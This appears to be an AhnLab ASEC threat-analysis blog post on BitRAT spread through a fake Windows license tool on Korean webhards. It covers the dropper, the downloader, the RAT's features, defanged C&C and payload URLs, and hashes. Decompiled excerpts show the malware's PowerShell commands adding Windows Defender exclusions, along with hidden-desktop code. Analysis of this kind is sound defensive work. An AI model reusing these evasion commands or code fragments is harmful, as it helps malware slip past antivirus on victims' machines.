## BitRAT Disguised as Windows Product Key Verification Tool Being Distributed

The ASEC analysis team has recently discovered BitRAT which is being distributed via webhards. Because the attacker disguised the malware as Windows 10 license verification tool from the development stage, users who download illegal crack tools from webhard and install it to verify Windows license are at risk of having BitRAT installed into their PC.

The following shows a post that was uploaded to webhard, one that harbors the malware. The title is [New][Quick Install]Windows License Verification[One-click].

	제목	가격	용량	판매자
parameter and the second of the second	[최신][초간단]윈도우 정품 인증[원클릭]	SOP	8M	er e
	제목	가격	용량	판매지
20 MB 11234	[최신][초간단]윈도우 정품 인증[원클릭]	SOP	8M	ing) or h

Figure 1. Post disguised as download of Windows license verification tool -1






Figure 2. Post disguised as download of Windows license verification tool  $-\ 2$ 

A compressed file named 'Program.zip' is downloaded, and it is compressed and locked with a password '1234'. It contains a Windows 10 license verification tool named 'W10DigitalActivation.exe'.




Figure 3. Files included in compressed file

'W10DigitalActivation.exe' is a 7z SFX file that carries an actual verification tool called 'W10DigitalActivation.msi' and the malware named W10DigitalActivation\_Temp.msi. When the user double-clicks the file, it installs both files concurrently. As both the malware and the verification tool are run at the same time, the user is tricked into thinking that the tool is running properly as shown below.




Figure 4. Malware inside 7z SFX file

Unlike its name, 'W10DigitalActivation\_Temp.msi' is a downloader with exe extension that downloads additional malware. When run, it connects to following C&C servers it harbors internally, exchanging encrypted strings. Afterward, it decrypts the strings to ultimately acquire a download URL for the additional payload.




Figure 5. C&C URL of downloader malware

The downloader installs the malware into the Windows startup program folder and deletes itself. Normally, the first file that is installed is a downloader of the same kind, and the downloader run this way ultimately installs BitRAT into the path %TEMP% as 'Software\_Reporter\_Tool.exe'.



Figure 6. Downloading downloader and BitRAT

Note that this downloader is equipped with additional features and is not a simple program by any means. As shown in the figure below, one of its features uses a powershell command to add the Windows startup program folder—where the downloader will be installed—as an exclusion path for Windows Defender, and adding the BitRAT process name 'Software\_Reporter\_Tool.exe' as an exclusion process for Windows Defender.

```
/* 0x00001315 723C050070
                           */ IL_OOF9: Idstr
                                                  " -Command Add-MpPreference -ExclusionPath '"
/* 0x0000131A 07
                           */ IL_OOFE: Idloc.1
/* 0x0000131B 7B17000004
                                                 class [mscorlib]System.Text.StringBuilder glmdirlcaqwppwpo.Form1::startpath
                           */ IL_OOFF: Idfld
/* 0x00001320 25
                           */ IL_0104: dup
/* 0x00001321 2D04
                           */ IL_0105: brtrue.s IL_010B
/* 0x00001323 26
                           */ IL_0107: pop
/* 0x00001324 14
                           */ IL_0108: Idnull
                                                 IL_0110
/* 0x00001325 2B05
                           */ IL_0109: br.s
/* 0x00001327 6F4100000A
                           */ IL_010B: callvirt
                                                 instance string [mscorlib]System.Object::ToString()
/* 0x0000132C 7294050070
                           */ IL_0110: Idstr
/* 0x00001331 284000000A
                           */ IL_0115: call
                                                 string [mscorlib]System.String::Concat(string, string, string)
/* 0x00001336 6F4700000A
                           */ IL_O11A: callvirt
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
/* 0x0000133B 284800000A
                                                 class [System]System.Diagnostics.Process [System]System.Diagnostics.Process::Start(
                           */ IL_011F: call
/* 0x00001340 26
                           */ IL_0124: pop
/* 0x00001341 7226050070
                           */ IL_0125: Idstr
                                                  "powershell"
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::.ctor(string)
/* 0x00001346 734500000A
                           */ IL_012A: newobj
/* 0x0000134B 25
                           */ IL_012F: dup
/* 0x0000134C 16
                           */ IL_0130: Idc.i4.0
/* 0x0000134D 6FB100000A
                           */ IL_0131: callvirt
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::set_UseShellExecute(bool
/* 0x00001352 25
                           */ IL_0136: dup
/* 0x00001353 17
                           */ IL_0137: Idc.i4.1
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::set_CreateNoWindow(bool)
/* 0x00001354 6F6100000A
                           */ IL 0138: callvirt
                           */ IL_013D: dup
/* 0x00001359 25
                           */ IL_013E: Idstr
/* 0x0000135A 721A050070
                                                 instance void [System]System, Diagnostics, ProcessStartInfo::set_Verb(string)
/* 0x0000135F 6FB200000A
                           */ IL_0143: callvirt
/* 0x00001364 25
                           */ IL_0148: dup
/* 0x00001365 7298050070
                           */ IL_0149: Idstr
                                                   -Command Add-MpPreference -ExclusionProcess 'Software_Reporter_Tool.exe'"
/* 0x0000136A 6F4700000A
                           */ IL_014E: callvirt instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
/* 0x00001315 723C050070
                           */ IL_OOF9: Idstr
                                                   -Command Add-MpPreference -ExclusionPath "
/* 0x0000131A 07
                           */ IL_OOFE: Idloc.1
/* 0x0000131B 7B17000004
                           */ IL_OOFF: Idfld
                                                 class [mscorlib]System.Text.StringBuilder glmdirlcaqwppwpo.Form1::startpath
/* 0x00001320 25
                           */ IL_0104: dup
                           */ IL_0105: brtrue.s IL_010B
/* 0x00001321 2D04
/* 0x00001323 26
                           */ IL_0107: pop
/* 0x00001324 14
                           */ IL_0108: Idnull
/* 0x00001325 2B05
                           */ IL_0109: br.s
                                                 IL_0110
/* 0x00001327 6F4100000A
                                                 instance string [mscorlib]System.Object::ToString()
                           */ IL_010B: callvirt
/* 0x0000132C 7294050070
                           */ IL_0110: Idstr
/* 0x00001331 284000000A
                                                 string [mscorlib]System.String::Concat(string, string, string)
                           */ IL_0115: call
/* 0x00001336 6F4700000A
                           */ IL_011A: callvirt
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
/* 0x0000133B 284800000A
                           */ IL_011F: call
                                                  class [System]System.Diagnostics.Process [System]System.Diagnostics.Process::Start(
/* 0x00001340 26
                            */ IL_0124: pop
/* 0x00001341 7226050070
                           */ IL_0125: Idstr
                                                  "powershell"
/* 0x00001346 734500000A
                           */ IL_012A: newobj
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::.ctor(string)
/* 0x0000134B 25
                            */ IL_012F: dup
/* 0x0000134C 16
                           */ IL_0130: Idc.i4.0
/* 0x0000134D 6FB100000A
                           */ IL_0131: callvirt
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::set_UseShellExecute(bool
                           */ IL_0136: dup
/* 0x00001352 25
/* 0×00001353 17
                           */ IL_0137: Idc.i4.1
/* 0×00001354 6F6100000A
                                                 instance void [System]System.Diagnostics.ProcessStartInfo::set_CreateNoWindow(bool)
                           */ IL_0138: callvirt
/* 0x00001359 25
                            */ IL_013D: dup
/* 0x0000135A 721A050070
                           */ IL_013E: Idstr
/* 0x0000135F 6FB200000A
                           */ IL_0143: callvirt instance void [System]System.Diagnostics.ProcessStartInfo::set_Verb(string)
/* 0x00001364 25
                           */ IL_0148: dup
/* 0x00001365 7298050070
                                                   -Command Add-MpPreference -ExclusionProcess 'Software_Reporter_Tool.exe
                           */ IL_0149: Idstr
/* 0x0000136A 6F4700000A
                           */ IL_014E: callvirt instance void [System]System.Diagnostics.ProcessStartInfo::set_Arguments(string)
```

Figure 7. Adding as Windows Defender exclusion path

Seeing how this malware uses webhard which is considered as the most-used file-sharing platform in Korea and includes Korean characters in its code as shown in the figure below, it appears that the attacker is a Korean speaker.

```
// Token: 0x06000006 RID: 6 RYA: 0x000022D0 File Offset: 0x000004D0
private static bool IsAdministrator()
    WindowsIdentity current = WindowsIdentity.GetCurrent();
   return current != null && new WindowsPrincipal(current).lslnRole(WindowsBuiltInRole.Administrator);
// Token: 0x06000007 RID: 7 RYA: 0x000022F8 File Offset: 0x000004F8
private bool check2019(string path)
   FileInfo fileInfo = new FileInfo(path);
   Console.WriteLine("생성 시간: " + fileInfo.CreationTime.ToString());
    return fileInfo.CreationTime.ToString().Substring(0, 4) == "2019";
// Token: 0x06000006 RID: 6 RVA: 0x000022D0 File Offset: 0x000004D0
private static bool IsAdministrator()
    Windows Identity current = Windows Identity. GetCurrent();
   return current != null && new WindowsPrincipal(current).lslnRole(WindowsBuiltInRole.Administrator);
// Token: 0x06000007 RID: 7 RVA: 0x000022F8 File Offset: 0x000004F8
private bool check2019(string path)
   FileInfo fileInfo = new FileInfo(path);
   Console.WriteLine("생성 시간 : " + fileInfo.CreationTime.ToString());
    return fileInfo.CreationTime.ToString().Substring(0, 4) == "2019";
```

Figure 8. Code that contains Korean characters

The malware that is ultimately installed is a RAT (Remote Access Trojan) malware called BitRAT. BitRAT has been in sale via a hacking forum since 2020 and is being continuously used by attackers.





Figure 9. Image of BitRAT introduction -1

## -eatures **NEW FEATURES** Downloader included. Generate a downloader for Protect process. Turns BitRAT exe into system any exe of your choice. Select execution from memory process. Trigger BSOD upon process termination. (RunPE) or disk. Much better than persistence. Permanently kill Windows Defender. No need UAC Exploit for elevated privileges. Gain admin rights without UAC notice on Windows 10. to worry about Windows Defender anymore. Once bypassed, always bypassed. Clipboard logger/monitor. Integrated in keylogger UAC Exploit for elevated privileges. Gain admin with clear and smooth tags. rights without UAC notice on Windows 10. On-Join/Automatic tasks. Automatically add tasks to run a wide range of BitRAT's features when clients Binder: Bind up to 5 files, Select to execute from connect. memory or disk, Run-once option, Change icon of any executable file with ease. Native client coded in C. Services manager Fully unicode compatible. Software manager Thumbnail previews for either screen or Multi-mode, capable of handling both Tor and direct connected clients. webcam that you can move and place anywhere on your screen. ✓ Group view Window manager Process manager Connection manager Remote shell **Features NEW FEATURES** Downloader included. Generate a downloader for Protect process. Turns BitRAT exe into system any exe of your choice. Select execution from memory process. Trigger BSOD upon process termination. (RunPE) or disk. Much better than persistence. UAC Exploit for elevated privileges. Gain admin Permanently kill Windows Defender. No need rights without UAC notice on Windows 10. to worry about Windows Defender anymore. Once bypassed, always bypassed. Clipboard logger/monitor. Integrated in keylogger with clear and smooth tags. UAC Exploit for elevated privileges. Gain admin rights without UAC notice on Windows 10. On-Join/Automatic tasks. Automatically add tasks to run a wide range of BitRAT's features when clients Binder: Bind up to 5 files, Select to execute from connect. memory or disk, Run-once option, Change icon of any executable file with ease. Fully unicode compatible. Software manager ✓ Multi-mode, capable of handling both Tor and direct Thumbnail previews for either screen or webcam that you can move and place anywhere on your screen. Group view Window manager Process manager Connection manager Remote shell

Figure 10. Image of BitRAT introduction -2

Because BitRAT is a RAT malware, its attacker can gain control of the system infected with it. BitRAT not only provides basic control features such as running process tasks, service tasks, file tasks, and remote commands, but also provides extra options such as various info-stealing features, HVNC, remote desktop, coin mining, and proxies.




Figure 11. BitRAT C&C panel

The following is the list of the features that BitRAT provides.

- 1. Network Communication Method Encrypted communication using TLS 1.2 Communication using Tor
- 2. Basic Control Process manager Service manager File manager Windows manager Software manager
- 3. Information Theft Keylogging Clipboard logging Webcam logging Audio logging Application (e.g. Web browsers) account credential theft
- 4. Remote Control Remote desktop hVNC (Hidden Desktop)
- 5. Proxy SOCKS5 Proxy: port forwarding feature using UPnP Reverse Proxy: SOCKS4 Proxy
- 6. Coin Mining XMRig CoinMiner
- 7. etc. DDoS attack UAC Bypass Windows Defender deactivation

Note that BitRAT uses the revealed TinyNuke's code, just like AveMaria. The following is a comparison of TinyNuke's hVNC (routine related to Hidden Desktop) and BitRAT's code.

```
tatic DWORD WINAPI DesktopThread(LPVOID param)
 SOCKET s = ConnectServer():
                                                                                   if ( SetThreadDesktop_0(dword_7A5260) )
    goto exit;
                                                                                      v2 = sub 4C9E34(v9, "AVE MARIA");
                                                                                     str_ave_maria = sub_4C9E02(v2);
 if(Funcs::pSend(s, (char *) gc_magik, sizeof(gc_magik), 0) <= 0)</pre>
                                                                                     size_ave_maria = strlen((const char *)str_ave_maria);
if ( send_0(v1, (const char *)str_ave_maria, size_ave_maria, 0) > 0 && fn_SendInt(v1, 0) > 0 )
 if(SendInt(s, Connection::desktop) <= 0)</pre>
                                                                                        while ( recv_0(v1, buf, 4, 0) > 0 && recv_0(v1, v17, 4, 0) > 0 )
                                                                                          if ( fn_GetDeskPixels(*(int *)buf, *(int *)v17) )
                                                                                            if ( fn_SendInt(v1, 0) <= 0 )
                                                                                            Sleep(1u);
    if(Funcs::pRecv(s, (char *) &width, sizeof(width), 0) <= 0)
                                                                                             if ( fn_SendInt(v1, 1) <= 0 )</pre>
    if(Funcs::pRecv(s, (char *) &height, sizeof(height), 0) <= 0)</pre>
       goto exit;
                                                                                             RtlGetCompressionWorkSpaceSize(2, &v15, v14);
                                                                                            V5 = fn_Alloc(v15);
RtlCompressBuffer(2, dword_7A01E0, dword_7A5278, dword_7A01E4, dword_7A5278, 4096, len, free(v5);
    BOOL same = GetDeskPixels(width, height);
    if(same)
                                                                                                          dow_0 = GetDesktopWindow_0();
                                                                                            fn_SendInt(v1, dword_7A5268) <= 0
fn_SendInt(v1, dword_7A526C) <= 0
fn_SendInt(v1, len[0]) <= 0
send_0(v1, dword_7A01E4, len[0], 0) <= 0
recv_0(v1, v13, 4, 0) <= 0)
       goto exit;
    DWORD fragmentWorkSpaceSize;
    Funcs::pRt1GetCompressionWorkSpaceSize(COMPRESSION_FORMAT_LZNT1, &workSpaceSize, &fragmentWorkSpaceSize);
tatic DWORD WINAPI DesktopThread(LPVOID param)
 SOCKET s = ConnectServer():
                                                                                   if ( SetThreadDesktop_0(dword_7A5260) )
                                                                                      v2 = sub_4C9E34(v9, "AVE_MARIA");
                                                                                     str_ave_maria = sub_469E02(v2);
size_ave_maria = strlen((const char *)str_ave_maria);
if ( send_0(v1, (const char *)str_ave_maria, size_ave_maria, 0) > 0 && fn_SendInt(v1, 0) > 0 )
 if(Funcs::pSend(s, (char *) gc_magik, sizeof(gc_magik), 0) <= 0)</pre>
    goto exit;
 if(SendInt(s, Connection::desktop) <= 0)
    goto exit;
                                                                                        while ( recv_0(v1, buf, 4, 0) > 0 && recv_0(v1, v17, 4, 0) > 0 )
                                                                                          if ( fn_GetDeskPixels(*(int *)buf, *(int *)v17) )
                                                                                             if ( fn_SendInt(v1, 0) <= 0 )
                                                                                             Sleep(1u);
    if(Funcs::pRecv(s, (char *) &width, sizeof(width), 0) <= 0)
                                                                                            if ( fn_SendInt(v1, 1) <= 0 )
    if(Funcs::pRecv(s, (char *) &height, sizeof(height), 0) <= 0)</pre>
       goto exit;
                                                                                             RtlGetCompressionWorkSpaceSize(2, &v15, v14);
                                                                                             RtlCompressBuffer(2, dword_7A01E0, dword_7A5278, dword_7A01E4, dword_7A5278, 4096, len,
    BOOL same = GetDeskPixels(width, height);
                                                                                             free(v5);
    if(same)
                                                                                                       indow 0 = GetDesktopWindow 0();
                                                                                                (fn_SendInt(v1, Rect.right) <= 0
|| fn_SendInt(v1, Rect.bottom) <= 0
|| fn_SendInt(v1, dword_7A5268) <= 0
|| fn_SendInt(v1, dword_7A526C) <= 0
|| fn_SendInt(v1, dword_7A526C) <= 0
                                                                                                   fn_SendInt(v1, len[0]) <= 0
send_0(v1, dword_7A01E4, len[0], 0) <= 0
recv_0(v1, v13, 4, 0) <= 0)
       goto exit;
    DWORD fragmentWorkSpaceSize;
    Funcs::pRt1GetCompressionWorkSpaceSize(COMPRESSION_FORMAT_LZNT1, &workSpaceSize, &fragmentWorkSpaceSize);
```

Figure 12. TinyNuke and BitRAT's hVNC routine

TinyNuke verifies and uses a signature string called 'AVE\_MARIA' in Reverse SOCKS4 Proxy and Hidden Desktop feature. AveMaria, on the other hand, adopted Reverse SOCKS4 Proxy feature from TinyNuke, and the name was given based on the string. BitRAT used Hidden Desktop feature, and the signature string is the same.

Note that TinyNuke was used by the Kimsuky group in the past. Among myriad of features, only the Hidden Desktop feature was adopted and used.

- [ASEC Blog] VNC Malware (TinyNuke, TightVNC) Used by Kimsuky Group
- [ASEC Blog] AveMaria malware being distributed as spam mail

As shown in the examples above, the malware is being distributed actively via file-sharing websites such as Korean webhards. As such, caution is advised when running executables downloaded from a file-sharing website. It is recommended for the users to download products from the official websites of developers.

AhnLab's anti-malware software, V3, detects and blocks the malware above using the aliases below.

[File Detection] — Trojan/Win.MalPacked.C5007707 (2022.03.12.04) — Dropper/Win.BitRAT.C5012624 (2022.03.16.02) — Downloader/Win.Generic.C5012582 (2022.03.16.01) — Downloader/Win.Generic.C5012594 (2022.03.16.01) — Backdoor/Win.BitRAT.C5012748 (2022.03.16.02)

— Backdoor/Win.BitRAT.C5012748 (2022.03.16.02)

[Behavior Detection] — Malware/MDP.AutoRun.M1288

[IOC] Dropper MD5 6befd2bd3005a0390153f643ba248e25

Downloader malware MD5 60ee7740c4b7542701180928ef6f0d53 c4740d6a8fb6e17e8d2b21822c45863b

BitRAT MD5 b8c39c252aeb7c264607a053f368f6eb e03a79366acb221fd5206ab4987406f2 ea1b987a7fdfc2996d5f314a20fd4d99 54ef1804c22f6b24a930552cd51a4ae2

Downloader malware's C&C Server — hxxp://cothdesigns[.]com:443/1480313 — hxxp://cothdesigns[.]com:443/4411259 — hxxp://pmuquwk.duckdns[.]org:443/1480313 — hxxp://nnmmdlc.duckdns[.]org:443/1480313

Additional Payload Download URL — Downloader —  $hxxp://kx3nz98.duckdns[.]org:443/v/V_1267705.exe$  —  $hxxp://108.61.207[.]100:443/v/V_5248849.exe$ 

Additional Payload Download URL — BitRAT —  $hxxp://kx3nz98.duckdns[.]org:443/v/A_1992262.exe$  —  $hxxp://108.61.207[.]100:443/result/A_1146246.exe$ 

BitRAT C&C - z59okz.duckdns[.]org:5223 - cothdesigns[.]com:80

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories: Malware Information

Tagged as:BitRAT, rat, TinyNuke, webhard